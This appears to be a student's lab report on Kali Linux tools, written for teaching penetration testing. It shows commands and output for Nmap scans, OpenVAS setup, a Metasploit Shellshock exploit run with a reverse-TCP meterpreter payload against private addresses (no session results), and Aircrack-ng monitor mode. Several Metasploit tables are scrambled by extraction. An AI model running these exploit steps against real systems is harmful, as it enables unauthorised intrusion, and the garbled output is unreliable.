

Experiment No. 3



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Aim: Experimenting with Kali.

Resources needed: Pentesting set up

Theory:

Kali Linux, a robust and specialized Linux distribution, stands as a beacon in cybersecurity, particularly for Vulnerability Assessment and Penetration Testing (VAPT). This purpose-built platform is meticulously crafted to equip security professionals and ethical hackers with a comprehensive suite of tools, allowing them to simulate real-world cyber threats in a controlled and ethical manner.

Kali Linux, derived from Debian, is tailored for VAPT, a proactive approach to securing information systems. The distribution integrates many pre-installed security tools covering every facet of the testing process. This includes reconnaissance, vulnerability identification, exploitation, post-exploitation analysis, and reporting. The ecosystem enables security experts to comprehensively assess the resilience of networks, applications, and systems against potential threats.

Core Tools and Capabilities:

1. Nmap - Unveiling Network Landscapes:

Nmap, the cornerstone of network exploration, is instrumental in mapping out hosts, identifying open ports, and scrutinizing services. Its flexibility allows practitioners to conduct scans such as SYN scans for stealth, UDP scans for unconventional protocols, and version detection for granular insights into target systems.

2. OpenVAS - Unearthing Vulnerabilities:

OpenVAS, integrated into Kali Linux, transforms the vulnerability assessment landscape. By employing a database of known vulnerabilities, it systematically scans target systems, providing a detailed report on potential weaknesses. Security professionals can leverage this information to address and mitigate risks proactively.

3. Metasploit - The Art of Exploitation:

Metasploit, a potent penetration testing framework, enables security practitioners to simulate cyber-attacks. Its vast collection of exploits and payloads caters to a diverse range of targets. With Metasploit, ethical hackers can validate the effectiveness of security measures and develop strategies to fortify defenses.

4. Wireshark - Decrypting Network Traffic:

Wireshark, a network protocol analyzer, dissects packets traversing the network. It aids in understanding network behavior, identifying anomalies, and uncovering potential security threats. Security professionals can utilize Wireshark to intercept and analyze communication, enhancing their ability to detect and counteract malicious activities.

5. Aircrack-ng - Securing Wireless Networks:

In the realm of wireless security, Aircrack-ng takes center stage. This toolset empowers security experts to audit and secure wireless networks. From capturing Wi-Fi handshakes to exploiting vulnerabilities in wireless protocols, Aircrack-ng is pivotal in fortifying organizations against wireless threats.

Ethical Considerations:

The exploration of Kali Linux for VAPT demands a principled approach. Practitioners must operate within the bounds of legal and ethical frameworks. Gaining proper authorization, respecting privacy, and adhering to responsible disclosure practices are paramount. The objective is not to exploit for malicious intent but to fortify defenses and cultivate a proactive security posture.

Procedure:

Exploring network landscapes using Nmap involves a stepwise discovery, scanning, and analysis process.

Step 1: Install Nmap on Kali Linux

Ensure that Nmap is installed on the Kali Linux system. If not, install it using the following command:

sudo apt-get update sudo apt-get install nmap

Step 2: Identify Target

Determine the target network or IP address range to scan. This could be a specific IP address, a range of IP addresses, or an entire subnet.

Step 3: Basic Ping Scan

Perform a basic ping scan to identify live hosts on the network. This helps in narrowing down the scope of the scan.

nmap -sn <target>

Replace <target> with the IP address or range to scan. This command sends ICMP echo requests to discover live hosts without performing detailed port scans.

Step 4: Port Scan for Common Ports

Conduct a port scan to identify open ports on live hosts. This command scans the 1,000 most common ports.

nmap -p 1-1000 <target>

Step 5: Intense Scan with Service Version Detection

Perform a more comprehensive scan, including service version detection. This provides details about the services running on open ports.

nmap -sV <target>

Step 6: Aggressive Scan with OS Detection

Execute an aggressive scan that includes operating system detection. This attempts to identify the operating system of the target hosts.

nmap -A <target>

Step 7: Output to a File

Save the results to a file for later analysis or reporting. Replace <output_file> with the desired file name.

nmap -A -oN <output file> <target>

Step 8: Perform a Script Scan

Nmap has a variety of scripts that can provide additional information about the target. Use the following command to default scripts against the target.

nmap -sC <target>

Step 9: Explore UDP Ports

Include UDP port scanning to identify services running on UDP ports.

nmap -sU <target>

OpenVAS

Exploring vulnerabilities using OpenVAS involves a stepwise installation, configuration, and scanning process.

Step 1: Install OpenVAS on Kali Linux

Ensure that OpenVAS is installed on your Kali Linux system. You can install it using the following commands:

sudo apt-get update

sudo apt-get install openvas

During the installation, the prompt will be given to set up a password for the OpenVAS Administrator (admin).

Step 2: Configure OpenVAS

After installation, configure OpenVAS by running the following command:

sudo openvas-setup

Follow the prompts to set up the OpenVAS Manager, Scanner, and other components. This process may take some time as it downloads the necessary vulnerability databases.

Step 3: Start OpenVAS Services

Start the OpenVAS services with the following commands:

sudo systemctl start openvas-manager

sudo systemctl start openvas-scanner

sudo systemctl start openvas-gsa

Step 4: Access OpenVAS Web Interface

Open a web browser and navigate to the OpenVAS web interface using the following URL:

https://localhost:9392

Log in with the OpenVAS Administrator credentials set during the setup.

Step 5: Update OpenVAS Feeds

Update the vulnerability feeds to ensure that OpenVAS has the latest information. Go to the "Administration" tab and click on "Feeds." Click on the "Green Arrows" icon to update the feeds.

Step 6: Create a Target

Define a target for scanning. Go to the "Configuration" tab and click on "Targets." Click on the

"Create Target" button and provide details such as the target's IP address or hostname.

Step 7: Create a Task

Create a scanning task associated with the target. Go to the "Scans" tab and click on "Tasks." Click the "Create Task" button, select the target, and configure scan parameters.

Step 8: Run the Scan

Initiate the vulnerability scan by selecting the created task and clicking the "Play" button. This will launch the scan against the specified target.

Metasploit

Using Metasploit for penetration testing involves a stepwise installation, exploration, and exploitation process.

Step 1: Install Metasploit on Kali Linux

Ensure that Metasploit is installed on the Kali Linux system. If not, install it using the following commands:

sudo apt-get update sudo apt-get install metasploit-framework

Step 2: Start Metasploit Console

Launch the Metasploit console by entering the following command in the terminal:

msfconsole

This opens the Metasploit Framework console, providing access to various modules and functionalities.

Step 3: Explore Modules

Explore available modules using the search command. For example, to search for exploits related to the Apache web server, type:

search apache

Review the results and select a module based on target and scenario.

Step 4: Select and Load an Exploit Module

Choose an exploit module from the list and load it into the Metasploit console using the use command. Replace <exploit_module> with the name of the desired module:

use <exploit module>

Step 5: Configure the Exploit

Configure the exploit by setting the required parameters. Use the show options command to view and set the necessary options. For example:

show options set RHOSTS <target_IP> set RPORT <target_port>

Step 6: Verify Exploit Configuration

Double-check configuration using the *show options* command to ensure all required parameters are set correctly.

Step 7: Exploit the Target. Execute the exploit by typing: exploit

This launches the attack against the target system. Metasploit will attempt to exploit the specified vulnerability.

Step 8: Post-Exploitation

Upon successful exploitation, the post-exploitation phase starts. Use various Metasploit commands and modules to gather information, escalate privileges, and explore the compromised system.

sysinfo getuid

Step 9: Explore Post-Exploitation Modules

Use the post command to explore post-exploitation modules. These modules help in privilege escalation, data exfiltration, and lateral movement.

use post/multi/recon/local_exploit_suggester

Step 10: Generate Reports

Document findings and generate reports summarizing the penetration test. Use the db_export command to export data to external tools for reporting.

db_export -f xml -o /path/to/report.xml

Output(Code with result Snapshot)

• Execute minimum 2 tools

1) Nmap

Step 2: Identify Target 192.168.29.1

Step 3: Basic Ping Scan

```
(keyur@kali)-[~]
$ nmap -sn -Pn 192.168.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 18:08 IST
Nmap scan report for 192.168.0.1
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
```


Step 4: Port Scan for Common Ports

```
(keyur⊕ kali)-[~]
$ nmap -p 1-1000 -Pn 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 18:28 IST
Nmap scan report for 192.168.1.1
Host is up (0.059s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 990 filtered tcp ports (no-response), 10 filtered tcp ports (host-unreach)
Nmap done: 1 IP address (1 host up) scanned in 5.95 seconds
```

Step 5: Intense Scan with Service Version Detection

Step 6: Aggressive Scan with OS Detection

Step 7: Output to a File



Step 8: Perform a Script Scan


```
(keyur@kali)-[~/Desktop/kp]
$ nmap -sC -Pn 192.168.29.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 20:12 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.061s latency).
All 1000 scanned ports on reliance.reliance (192.168.29.1) are in ignored states.
Not shown: 990 filtered tcp ports (no-response), 10 filtered tcp ports (host-unreach)
Nmap done: 1 IP address (1 host up) scanned in 11.14 seconds
```

Step 9: Explore UDP Ports

```
—(keyur⊛kali)-[~]
_$ sudo nmap -sU -Pn 192.168.29.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 20:13 IST
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 17.00% done; ETC: 20:17 (0:02:51 remaining)
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 17.50% done; ETC: 20:17 (0:02:50 remaining)
Stats: 0:01:03 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 31.00% done; ETC: 20:17 (0:02:22 remaining)
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 31.50% done; ETC: 20:17 (0:02:21 remaining)
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 82.50% done; ETC: 20:17 (0:00:35 remaining)
Stats: 0:02:48 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 83.00% done; ETC: 20:17 (0:00:34 remaining)
Stats: 0:03:19 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 98.50% done; ETC: 20:17 (0:00:03 remaining)
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up.
All 1000 scanned ports on reliance.reliance (192.168.29.1) are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 202.35 seconds
```

2) Metasploit

Step 2: start msfconsole



Step 3: Explore Modules

Step 4: Select and Load an Exploit Module

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_nod_cgi_bash_env_exec) > show options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
    Name
                                Current Setting Required Description
    CMD_MAX_LENGTH 2048
CVE CVE-2014-6271
                                                                                 CMD max line length CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
    CVE
HEADER
METHOD
Proxies
                                                               yes
yes
yes
no
                                                                                CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HTTP header to use
HTTP method to use
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
Target PATH for binaries used by the CmdStager
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
Path to a custom SSL certificate (default is randomly generated)
Path to CGI script
HTTP read response timeout (seconds)
The URI to use for this exploit (default is random)
HTTP server virtual host
    RHOSTS
RPATH
RPORT
     SSL
SSLCert
                                 false
                                                               yes
yes
no
     TARGETURI
     TTMFOUT
    When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
                     Current Setting Required Description
    SRVHOST 0.0.0.0
SRVPORT 8080
                                                                     The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. The local port to listen on.
  ayload options (linux/x86/meterpreter/reverse_tcp):
    Name Current Setting Required Description
                                                                 The listen address (an interface may be specified)
The listen port
    LHOST 192.168.0.103
LPORT 4444
Exploit target:
    Id Name
           Linux x86
```

Step 5: Configure the Exploit

```
msf6 exploit(multi/http/apache_mod_cgi_bash_anv_exec) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf6 exploit(multi/http/apache_mod_cgi_bash_anv_exec) > set RPORTS 80
[1] Unknown datastore option: RPORTS. Did you mean RPORT?
RPORTS => 80
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RPORTS => 80
```

Step 6: Verify Exploit Configuration

```
msf6 exploit(mili/http/apache_mod_cgi_bash_onv_exec) > sr
RHOSTS => 192.168.1.10
msf6 exploit(mil/http/apache_mod_cgi_bash_onv_exec) > sr
[1] Unknown datastore option: RPORTS. Did you mean RPORT?
RPORTS => 80
                                                                                            ) > set RHOSTS 192.168.1.10
                                                                                          c) > set RPORTS 80
                                                                                     exec) > set RPORT 80
msf6 exploit(
RPORT => 80
msf6 exploit(
                                                                                          c) > show options
  odule options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
                                 Current Setting Required Description
    CMD_MAX_LENGTH 2048
CVE CVE-2014-6271
HEADER User-Agent
                                                                                CMD max line length CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
                                                                               CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HTTP header to use
HTTP method to use
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
Target PATH for binaries used by the CmdStager
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
Path to a custom SSL certificate (default is randomly generated)
Path to CGI script
HTTP read response timeout (seconds)
The URI to use for this exploit (default is random)
HTTP server virtual host
    METHOD
Proxies
                                 GET
                                                               yes
yes
     RHOSTS
                                 192.168.1.10
    RPATH
RPORT
                                                              yes
no
no
     SSL
SSLCert
                                 false
     TARGETURI
    TIMEOUT
URIPATH
     VHOST
     When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
                   Current Setting Required Description
                                                                    The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. The local port to listen on.
     SRVHOST 0.0.0.0
SRVPORT 8080
Payload options (linux/x86/meterpreter/reverse_tcp):
    Name Current Setting Required Description
    LHOST 192.168.0.103 yes
LPORT 4444 yes
                                                                The listen address (an interface may be specified)
The listen port
```

Step 7: Exploit the Target. Execute the exploit by typing: exploit

```
exploit
 msf6 exploit(multi/http/apache mod_cgd
TARGETURI => /cgi-bin/vulnerable.cgi
msf6 exploit(multi/http/apache_mod_cgd
                                                                           ) > set TARGETURI /cgi-bin/vulnerable.cgi
                                                                          c) > show options
 Module options (exploit/multi/http/apache mod cgi bash env exec):
                           Current Setting
                                                               Required Description
    CMD max line length CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
                                                                             CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HTTP header to use
HTTP method to use
A proxy chain of format type:host:port[,type:host:port][...]
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Path to CGI script
HTTP read response timeout (seconds)
The URI to use for this exploit (default is random)
HTTP server virtual host
     HEADER
METHOD
Proxies
                                                               yes
yes
no
                           User-Agent
GET
     RHOSTS
                            192.168.29.182
/bin
                                                               yes
yes
     RPATH
RPORT
                                                               yes
no
no
     SSL
SSLCert
                            false
                            /cgi-bin/vulnerable.cgi
     TARGETURI
     TIMEOUT
URIPATH
                                                               no
                                                                             HTTP server virtual host
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     SRVHOST 0.0.0.0
SRVPORT 8080
                                                       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. The local port to listen on.
                                          ves
 Payload options (linux/x86/meterpreter/reverse tcp):
     Name Current Setting Required Description
     LHOST 192.168.0.103 ves
                                                     The listen address (an interface may be specified)
                                                                                                                                                                 ) > exploit
 msf6 exploit(
 Started reverse TCP handler on 192.168.0.103:4444
```

Command Stager progress - 100.00% done (1092/1092 bytes)

[*] Exploit completed, but no session was created.

Step 8: Post-Exploitation

Step 9: Explore Post-Exploitation Modules

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.103:4444

[*] Command Stager progress - 100.00% done (1092/1092 bytes)

[*] Exploit completed, but no session was created.

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > db_export -f xml -o /path/to/report.xml

[*] Starting export of workspace default to /path/to/report.xml [ xml ]...
```

Step 10: Generate Reports

```
msi6 post( minimum min
```

Post Lab Questions:-

1. You are tasked with securing a Wi-Fi network against potential attacks. You perform a wireless audit using Aircrack-ng as part of your security assessment.

Ans: i) Aircrack-ng

ii) Identify the Wireless Network Interface:

```
(keyur⊕ kali)-[~]
$ iwconfig
lo no wireless extensions.

eth0 no wireless extensions.
```

iii) Using iwconfig command in root terminal.

```
kali)-[/home/keyur/Downloads/Compact-Wireless-Kali-Linux-App/compat-wireless-2010-06-26-p]
   iwconfig
lo
         no wireless extensions.
eth0
         no wireless extensions.
         IEEE 802.11 ESSID:off/any
wlan0
         Mode:Managed Access Point: Not-Associated
                                                     Tx-Power=20 dBm
         Retry short limit:7 RTS thr:off Fragment thr:off
         Encryption key:off
         Power Management:off
wlan1
         IEEE 802.11 ESSID:off/any
         Mode:Managed Access Point: Not-Associated
                                                     Tx-Power=20 dBm
         Retry short limit:7 RTS thr:off Fragment thr:off
         Encryption key:off
         Power Management:off
hwsim0
         no wireless extensions.
```

iii) Put the Wireless Interface into Monitor Mode:

```
)-[/home/keyur/Downloads/Compact-Wireless-Kali-Linux-App/compat-wireless-2010-06-26-p]
 -# airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
    PID Name
    557 NetworkManager
   1160 wpa_supplicant
PHY
        Interface
                        Driver
                                        Chipset
                        mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211
phy0
       wlan0
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
phy1
       wlan1
                        mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211
```

iv) Start Capturing Packets:

```
(root@ kali)-[/home/keyur/Downloads/Compact-Wireless-Kali-Linux-App/compat-wireless-2010-06-26-p]
# airodump-ng wlan0mon

CH 6 ][ Elapsed: 6 s ][ 2024-02-16 02:49

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

BSSID STATION PWR Rate Lost Frames Notes Probes

Quitting...
```

2. You are conducting a security assessment for an organization that relies heavily on wireless networks. Your goal is to identify potential vulnerabilities and weaknesses in their wireless infrastructure.

Ans: Identify the Wireless Network Interface:

1. Information Gathering:

- *Network Architecture:* Understand the layout and components of the wireless network, including access points, controllers, switches, and security appliances.
- **Security Policies and Procedures:** Review existing policies regarding wireless access, password management, device security, and incident response.
- *Equipment Details:* Obtain information about wireless access point models, firmware versions, and configuration settings.

2. Vulnerability Scanning:

- *Automated Tools:* Utilize specialized tools to scan for known vulnerabilities in access points, firmware, and network configurations.
- *Manual Testing*: Conduct manual tests to identify misconfigurations, weak encryption protocols, and open ports on access points.

3. Penetration Testing:

- *Simulate real-world attacks*: Employ techniques like password cracking, rogue access point deployment, and denial-of-service attacks to assess the network's resilience.
- *Test for specific vulnerabilities:* Focus on weaknesses identified during the scanning stage for deeper analysis and exploitation attempts.

4. Wireless Traffic Analysis:

- Capture and analyze wireless traffic: Look for unencrypted data, suspicious activity, and potential malware infections.
- *Identify unauthorized devices:* Detect unauthorized access points and connected devices that might pose security risks.

Outcomes:

CO1: Realize that premise of vulnerability analysis and penetration testing(VAPT)

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

Explored various Kali-Linux core tools.

Signature of faculty in charge with date

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